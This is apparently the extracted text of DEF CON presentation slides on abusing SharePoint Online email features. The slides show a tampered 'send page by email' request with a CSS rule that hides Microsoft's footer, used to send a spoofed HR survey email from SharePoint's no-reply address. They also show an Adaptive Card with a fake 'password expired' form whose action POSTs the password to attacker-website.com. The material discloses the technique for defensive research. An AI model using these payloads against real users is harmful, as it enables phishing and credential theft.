[+ Add or edit other emails](#)

testemail

News Post Title 1

SO

SharePoint Online<no-reply@sharepointonline.com>

To: Keanu Nys

Cc: HR <hr@microsoft.com>

News Post Title 1



spotit

```

"message": "",
"recipientEmails": [
  "redbyte@yt0ww.onmicrosoft.com"
],
"subject": "News Post Title 1",
"url": "https://yt0ww.sharepoint.com/SitePages/News-Post-Title-1.",
"pageItemId": 3,
"scenarioTag": "SendPageByEmailStream",
"pageContent": "(\\\"htmlSnapshot\\\":\\\"<div class=\\\"\\\"newsWrapper\\\"\\\"\\\"\\\"color-scheme\\\"\\\" content=\\\"\\\"light\\\"\\\">\\\"\\n      <meta
t=\\\"\\\"7e6618d2-2d1d-4632-ae72-939078595e3a_c93328dc-3368-4c6b-a58
ColorYellow { background-color: yellow; }\\\"\\n    .highlightColorGreen
background-color: purple; }\\\"\\n    .highlightColorMaroon { backgro
lor: #bad80a; }\\\"\\n    .fontColorGreen { color: #107c10; }\\\"\\n    .font
; }\\\"\\n    .fontColorNeutralTertiary { color: #9e9e9e; }\\\"\\n    .fontC
ize: 18px; }\\\"\\n    .fontSizeXLarge { font-size: 20px; }\\\"\\n    .fontS
iv.tableWrapper {overflow: auto;}\\\"\\n table.simpleTableStyleNeutr
able.bandedRowTableStyleNeutral td,\\\"\\n table.borderHeaderTableS

```

```
{
  "message": "",
  "recipientEmails": [
    "pentesting3@spotit.be"
  ],
  "subject": "News Post Title 1",
  "url":
    "https://yt0ww.sharepoint.com/SitePages/News-Post-Title-1.aspx",
  "pageItemId": 3,
  "scenarioTag": "SendPageByEmailStream",
  "pageContent":
    "{ \"htmlSnapshot\": \"<div class=\\\"\\\"newsWrapper\\\"><html xmlns:v=\\\"\\\"urn:schemas-microsoft-\""
```


```

"recipientEmails": [...],
"ccEmails": [...],
"bccEmails": [...],

```



SharePoint – Removing Unwanted Footer



SharePoint – Removing Unwanted Footer

We can also include inline images.

[View in SharePoint](#)

How was the formatting of this email? 🍌 🍋

This email is generated through Microsoft's use of Microsoft 365 and may contain content that is controlled by Microsoft.

Request

Pretty Raw Hex

```
il&amp;NewsLetter=true&amp;origin=footer\\\\" style=\\\\"text-decoration: none; color: #6b6b6b !important; font-size: 14px;\\\\">\\n      <div class=\\\\"feedbackPosit\\\\" style=\\\\"text-decoration: none; text-align: right; vertical-align: top;\\\\" role=\\\\"none\\\\"><a href=\\\\"https://yt0ww.sharepoint.com/SitePages/News-Post-Title-1.aspx?from=SendNewsLetter=true&amp;origin=footer&amp;transpileFeedback=positive&amp;isMulti=1\\\\">View in SharePoint</a>\\n    </td>\\n  </tr>\\n</tbody></table></td></tr></tbody></table>\\\\"transpileFeedback transpileHiddenInPreview\\\\" width=\\\\"100%\\\\" border=\\\\"1\\\\" cellpadding=\\\\"0\\\\" cellspacing=\\\\"0\\\\" align=\\\\"center\\\\" style=\\\\"width: 100%; min-width: 640px; max-width: 742px; color: rgb(96, 96, 96); font-size: 18px; font-weight: 400; font-family: &quot;Segoe UI&quot;, &quot;Segoe UI Emoji&quot;, &quot;Segoe UI Symbol&quot;, &quot;Helvetica Neue&quot;, sans-serif;\\\\"><tbody><tr><td data-id=\\\\"emailFeedback\\\\" align=\\\\"center\\\\" style=\\\\"text-align: center; margin: 0px; padding: 0px;\\\\"><div style=\\\\"width: 100%; min-width: 640px; max-width: 742px; color: rgb(96, 96, 96); font-size: 18px; font-weight: 400; font-family: &quot;Segoe UI&quot;, &quot;Segoe UI Emoji&quot;, &quot;Segoe UI Symbol&quot;, &quot;Helvetica Neue&quot;, sans-serif;\\\\"><tbody><tr><td align=\\\\"center\\\\" style=\\\\"padding: 8px 0px 8px 8px; font-size: 14px; font-style: normal; font-weight: normal; text-align: right;\\\\">How was the formatting of this email?</td><td align=\\\\"center\\\\" style=\\\\"padding: 8px 16px 8px 8px;\\\\"><a class=\\\\"feedbackPositive\\\\" href=\\\\"https://yt0ww.sharepoint.com/SitePages/News-Post-Title-1.aspx?from=SendNewsLetter=true&amp;origin=footer&amp;transpileFeedback=positive&amp;isMulti=1\\\\">View in SharePoint</a></td></tr></tbody></table></td></tr></tbody></table>
```

```
border="0"
style="border-spacing: 0px; width: 100%; margin: 0 auto;"
<tbody>
  <tr>
    <td align="center">
      <p style="font-weight: 400; font-size: 12px; word-break: break-word; margin: 0px; max-width: 100%; text-align: center;">
        This email is generated through MSFT's use of Microsoft 365 and may contain content that is controlled by MSFT.
      </p>
    </td>
  </tr>
</tbody>
</table>
```



SharePoint – Removing Unwanted Footer

```

</tr>
<tr>
  <td align="left" style="padding: 0px;margin: 0px">
    <!-- Start Standard Footer -->
    <table cellpadding="0" cellspacing="0" border="0" align="center"
      style="border-spacing: 0px;width: 100%">
      <tbody>
        <tr>
          <td align="center" style="font-size: 12px;line-height: 16px">
            <div>
              <table cellpadding="0" cellspacing="0" border="0"
                style="border-spacing: 0px;width: 100%">
                <tbody>
                  <tr>
                    <td align="center"
                      style="padding-top: 5px;text-align: center;max-w
                    <table cellpadding="0" cellspacing="0"
                      border="0"
                      style="border-spacing: 0px;width: 100%;margi
                    <tbody>
                      <tr>
                        <td align="center">
                          <p
                            style="font-weight: 400;font-size: 12px;word-break: break-word;margin: 0px;max-wid
                            This email is generated through MSFT's use of Microsoft 365 and may
                            contain content that is controlled by MSFT.
                          </p>
                        </td>
                      </tr>
                    </tbody>
                  </table>
                </tbody>
              </table>
            </td>
          </tr>
        </tbody>
      </table>
    </td>
  </tr>

```

```
<style>
    table:has(table:has(td > p)):not(table:has(table:has(table:has(td > p)))){
        display: none;
    }
</style>
```

```

1,
"subject": "News Post Title 1",
"url": "https://yt0ww.sharepoint.com/SitePages/News-Post-Title-1.aspx",
"pageItemId": 3,
"scenarioTag": "SendPageByEmailStream",
"pageContent":
"({'htmlSnapshot': '<div class=\\\"newsWrapper\\\"><html xmlns:v=\\\"urn:schemas-microsoft-com:vm1\\\" xmlns:o=\\\"urn:schemas-microsoft-com:office:office\\\" xmlns:w=\\\"urn:schemas-microsoft-com:office:word\\\" xmlns:m=\\\"http://schemas.microsoft.com/office/2004/12/omml\\\"><head><style>table:has(table:has(td > p)):not(table:has(table:has(table:has(td > p))) {display: none;}</style>\\n      <meta http-equiv=\\\"content-type\\\" content=\\\"text/html; charset=utf-8\\\">\\n      <meta name=\\\"viewport\\\" content=\\\"width=device-width, initial-scale=1.0\\\">\\n      <meta name=\\\"color-scheme\\\" content=\\\"light\\\">\\n      <meta name=\\\"supported-color-schemes\\\" conte

```



no-reply@sharepointonline.com

SharePoint Post Final Example

SO

SharePoint Online<no-reply@sharepointonline.com>
To: 🌐 TestAccount
Cc: HR <hr@microsoft.com>



Your Voice Matters: Help Us Shape a Workplace

1 min read

At HR, we are committed to continuously improving your experience of employment, including **well-being**, **compensation**, and **benefits**.



SharePoint Post Final Example

We have launched a short confidential survey to better understand:

- Your overall **well-being at work**
- Your experience with your **compensation** and **benefits package**
- What is **working well**
- Where we can **improve**

Your feedback will directly inform future decisions and enhancements. This is your opportunity to influence how we shape our programs and support systems moving forward. ✨

The survey takes approximately 5 to 7 minutes to complete.

The more employees who participate, the clearer the picture we have and the more effectively we can act. We strongly encourage everyone to take part using the button below.

Share your feedback

Thank you in advance for sharing your perspective and helping us continue to strengthen our workplace. 🧡

HR Department



SharePoint Post Final Example



SO

SharePoint Online<no-reply@sharepointonline.com>
To: TestAccount
Cc: HR <hr@microsoft.com>

☺ ↶ Reply ↷ Reply all ↲ Forward 📎 📧 ⋮

Sun 22/02/2026 14:33



Your Voice Matters: Help Us Shape a Better Workplace

1 min read

At HR, we are committed to continuously improving your experience across all areas of employment, including **well-being**, **compensation**, and **benefits**. To make meaningful improvements, we need your **honest feedback**.

We have launched a short confidential survey to better understand:

- Your overall **well-being at work**
- Your experience with your **compensation and benefits package**
- What is **working well**
- Where we can **improve**

Your feedback will directly inform future decisions and enhancements. This is your opportunity to influence how we shape our programs and support systems moving forward. ✨

The survey takes approximately 5 to 7 minutes to complete.


The more employees who participate, the clearer the picture we have and the more effectively we can act. We strongly encourage everyone to take part using the button below.

Share your feedback

Thank you in advance for sharing your perspective and helping us continue to strengthen our workplace. 🧡

HR Department

06 - DEFCON



Bonus: Adaptive Cards

SharePoint Access Request

Bob The Builder wants to access 'Restricted Doc.docx'



SharePoint Online<no-reply@sharepointonline.com>

To: ☺ TestAccount



Sun 26/07/2026 16:14

BB

[Bob The Builder](#) wants to access this file



Restricted Doc

personal > ... > Restricted

☺ Can I have access to this file please? [Reply](#) ▾

What access should this person have?

- ☒ Edit—can make changes, share and download
- ☐ Review—can add comments and download
- ☐ View—can view and download
- ☐ Can't download—can view but not download

Add a note about your decision

[Decline request](#)

[Give access](#)

[Manage requests](#)



SharePoint Access Request

 Can I have access to this file please? Reply ▾

What access should this person have?

- ☒ Edit—can make changes, share and download
- ☐ Review—can add comments and download
- ☐ View—can view and download
- ☐ Can't download—can view but not download

Add a note about your decision

Decline request

Give access

[Manage requests](#)

Interactive forms
inside emails...?



SharePoint Access Request – HTML Source

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"><style type="text/css">
    .headerBackgroundMsoTable {
        border-spacing: 0px;
        width: 100%;
    }
</style>
<script type="application/ld+json" id="ActionableMessageCardScript"> {
    "@type": "SignedAdaptiveCard",
    "@context": "http://schema.org/extensions",
    "signedAdaptiveCard": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1YyI6IkJJSUpURENDQnpTZ0F3SUJBZ0lU"
} </script></head>
<body style="margin: 0px">
    <div>
        <table height="100%" width="100%" cellpadding="0" cellspacing="0" border="0" style="border: 1px solid black">
            <tbody><tr>
                <td valign="top" align="center">
                    <table align="center" style="border-spacing: 0px; width: 600px; margin-right: auto; margin-left: auto">
                        <tbody><tr>
                            <td align="left" style="padding: 0px; margin: 0px">
                                <!-- Start Standard Header -->
<table cellpadding="0" cellspacing="0" border="0" style="border-spacing: 0px; width: 100%">
    <tbody><tr>
        <td align="center">
            <!--[if !mso]>-->
            <div>
                <!--<![endif]>-->
                <!--[if mso]>
                <table class="headerBackgroundMsoTable" cellpadding="0" cellspacing="0" border="0">
                    <tbody>
                        <tr class="headerBackgroundMsoRow">
                            <td class="headerBackgroundMsoContainer">
                                <!--<![endif]>-->
                                <table cellpadding="0" cellspacing="0" border="0" style="border-spacing: 0px">
                                    <tbody>
                                        <tr>
                                            <td>
                                                <!--[if mso]>
                                                </td>
                                            </tr>
                                        </tbody>
                                    </table>
                                </td>
                            </tr>
                        </tbody>
                    </table>
                </td>
            </tr>
        </tbody>
    </table>
            </td>
        </tr>
    </tbody>
</table>
        </div>
    </body>
</html>
```



SharePoint Access Request – HTML Source

```
</style>
<script type="application/ld+json" id="ActionableMessageCardScript"> {
  "@type": "SignedAdaptiveCard",
  "@context": "http://schema.org/extensions",
  "signedAdaptiveCard": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsInQ1YyI6I
} </script></head>
<body style="margin: 0px">
  <div>
```


```
{
  "sender": "no-reply@sharepointonline.com",
  "originator": "abd17b4b-e363-497a-90dc-a1a63b3b95c5",
  "adaptiveCardSerialized": {
    "type": "AdaptiveCard",
    "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",
    "version": "1.0",
    "constrainWidth": true,
    "padding": {
      "top": "None",
      "right": "None",
      "bottom": "None",
      "left": "None"
    },
  },
  "body": [
    {
      "type": "Container",
      "verticalContentAlignment": "top",
      "padding": {
        "top": "Default"
```



SharePoint Access Request – Decoded Card

```
},
"items": [
  {
    "type": "ActionSet",
    "horizontalAlignment": "left",
    "actions": [
      {
        "type": "Action.Http",
        "method": "POST",
        "url": "https://yt0ww-my.sharepoint.com/personal/adelev_yt0ww_onmicrosoft_com/_api/Web/QuickActionChangeRequestStatusAdaptiveCard",
        "headers": [
          {
            "name": "OData-Version",
            "value": "4.0"
          },
          {
            "name": "Accept",
            "value": "application/json; odata.metadata=none"
          },
          {
            "name": "Tenant-Id",
            "value": "e8a089d1-aad8-4950-862d-61b002cb25d4"
          },
          {
            "name": "Content-Type",
            "value": "application/json"
          }
        ],
        "body": "{\n  \"refreshStatus\": {\n    \"uniqueId\": \"26[REDACTED]ee\",\n    \"status\": 1,\n    \"signature\": \"Ae[REDACTED]sh\",\n    \"isAutoInvoke\": false,\n    \"hasprofilepicture\": true,\n    \"roleType\": \"{{roleTypeDropdown.value}}\",\n    \"replyMessage\": \"{{adjudicatorNote.value}}\"\n  },\n  \"title\": \"Give access\",\n  \"isPrimary\": true,\n  \"isVisible\": true\n}",
        "title": "Give access",
        "isPrimary": true,
        "isVisible": true
      }
    ]
  }
]
```





The screenshot shows the Microsoft Learn website interface. At the top, there's a navigation bar with the Microsoft logo, a 'Learn' button, and links for 'Documentation', 'Training & Labs', 'Q&A', and 'Topics'. Below this is a secondary navigation bar for 'Outlook' with links to 'Outlook add-ins', 'Outlook REST API', 'Outlook JavaScript API', 'Outlook administration', 'Troubleshooting & support', and 'Resources'. On the left side, there's a sidebar with a search bar labeled 'Find by title' and a list of navigation items: 'Outlook Documentation', '> REST APIs', 'Add-ins', '> Actionable Messages' (which is expanded), 'Overview', 'Get Started', '> Universal Action Model', '> Concepts', 'Security Requirements', 'Adaptive Cards' (highlighted), 'Actionable Email Developer Dashboard', 'Connectors Developer Dashboard', and 'Dashboards'. The main content area has a breadcrumb trail 'Learn > Outlook >' and an 'Ask Learn' button. The title of the article is 'Designing Outlook Actionable Message cards with the Adaptive Card format'. The introductory text states: 'Outlook Actionable Messages cards are designed using the Adaptive Card format. The Adaptive Card format is a **simple yet powerful declarative layout format** that provides a lot of flexibility, allowing for visually rich cards. In this topic we'll cover the Outlook-specific features of the Adaptive Card format.' Below this is a section titled 'Actionable Message Designer' with the text: 'The [Actionable Message Designer](#) provides a drag-and-drop experience to quickly build and tweak adaptive cards. There you will find Adaptive Card samples that can help you get started crafting your own cards and also allows you to send those cards to your own Microsoft 365 email account to see how they look in Outlook.'

Learn > Outlook >

Ask Learn

Designing Outlook Actionable Message cards with the Adaptive Card format


Outlook Actionable Messages cards are designed using the Adaptive Card format. The Adaptive Card format is a **simple yet powerful declarative layout format** that provides a lot of flexibility, allowing for visually rich cards. In this topic we'll cover the Outlook-specific features of the Adaptive Card format.

Actionable Message Designer

The [Actionable Message Designer](#) provides a drag-and-drop experience to quickly build and tweak adaptive cards. There you will find Adaptive Card samples that can help you get started crafting your own cards and also allows you to send those cards to your own Microsoft 365 email account to see how they look in Outlook.



Adaptive Cards – Designer



The screenshot displays the Adaptive Cards Designer interface. The top bar includes options for 'New card', 'Select host app' (Outlook Actionable Messages), 'Theme' (Light), 'Emulate device' (Desktop (unconstrained)), and 'Target version' (1). The left sidebar lists 'CARD ELEMENTS' with categories: Containers (Container, ImageSet, FactSet, ColumnSet), Elements (TextBlock, RichTextBlock, Image, Media, ActionSet), and Inputs (Input.Text, Input.Date, Input.Time, Input.Number, Input.ChoiceSet, Input.Toggle). The main canvas shows a card titled 'Your password has expired' with a subtitle 'Please update your password to continue using your account.' and a text input field labeled 'Current password *' with a placeholder '*****'. A 'Next' button is at the bottom. The right sidebar shows 'ELEMENT PROPERTIES' for the selected text input, including 'when' (not set), 'Id' (password), 'Initially visible' (checked), 'Label' (Current password), 'Placeholder' (*****), 'Multi-line' (unchecked), 'Style' (not set), and 'Maximum'. The bottom section, 'CARD PAYLOAD EDITOR', shows the JSON payload for the card.

```
12      "size": "medium"
13    },
14    {
15      "type": "TextBlock",
16      "text": "Please update your password to continue using your account.",
17      "isSubtle": true,
18      "wrap": true
19    },
20    {
21      "type": "Input.Text",
22      "label": "Current password",
23      "id": "password",
24      "placeholder": "*****",
25      "isRequired": true,
26      "errorMessage": "t"
27    }
28  ],
29  "actions": [
30    {
31      "type": "Action.Http",
32      "title": "Next",
33      "method": "POST",
34      "url": "https://attacker-website.com/adaptive-card?action=validate-password",
35      "headers": [
36        {
37          "name": "Content-Type",
38          "value": "application/json"
39        }
40      ],
41      "body": "{ \"password\": \"{{password.value}}\" }"
42    }
43  ]
44 }
```



Adaptive Cards – Designer

Templating Docs

Undo

Redo

Copy card payload

Preview mode

?

He

Your password has expired

Please update your password to continue using your account.

Current password *

Next

ELEMENT PROPERTIES

when

(not set)

Id

password

Initially visible

☒

Label

Current password

Placeholder

Multi-line

☐

Style

(not set)

Maximum

CARD PAYLOAD EDITOR

12

`"size": "medium"`



Adaptive Cards – Designer

CARD PAYLOAD EDITOR

```
12      "size": "medium"
13    },
14    {
15      "type": "TextBlock",
16      "text": "Please update your password to continue using your account.",
17      "isSubtle": true,
18      "wrap": true
19    },
20    {
21      "type": "Input.Text",
22      "label": "Current password",
23      "id": "password",
24      "placeholder": "*****",
25      "isRequired": true,
26      "errorMessage": "t"
27    }
28  ],
29  "actions": [
30    {
31      "type": "Action.Http",
32      "title": "Next",
33      "method": "POST",
34      "url": "https://attacker-website.com/adaptive-card?action=validate-password",
35      "headers": [
36        {
37          "name": "Content-Type",
38          "value": "application/json"
39        }
40      ],
41      "body": "{\"password\": \"{{password.value}}\"}"
42    }
43  ]
44 }
```



Adaptive Cards – Registering a Provider



←

Register New Provider

Register a new actionable message provider

Provider Information

Tenant ID

e8a089d1-aad8-4950-862d-61b002cb25d4

Provider ID (Originator)

029d9d85-039a-435d-9c2f-df1519e850b5

Provider Name *

DefCon Demo Provider

Is this a Power Automate Scenario? *

☒ Yes ☐ No

If Yes, AppId and AppIdUri are not required as they are fixed in the backend.

Scope *

TestUsers

Provider Logo

Logo must be of type .png, .jpg or .gif and no greater than 60 KB.

Upload Logo

Publishing Information

Target Domains *

https://www.example.com

+ Add Domain

Sender email address from which actionable emails will originate *

any-sender@random-domain.com

+ Add Email

Test User Email Addresses *

internal-user@yt00ww.onmicrosoft.com

+ Add Test User

Public Keys (for signed cards)

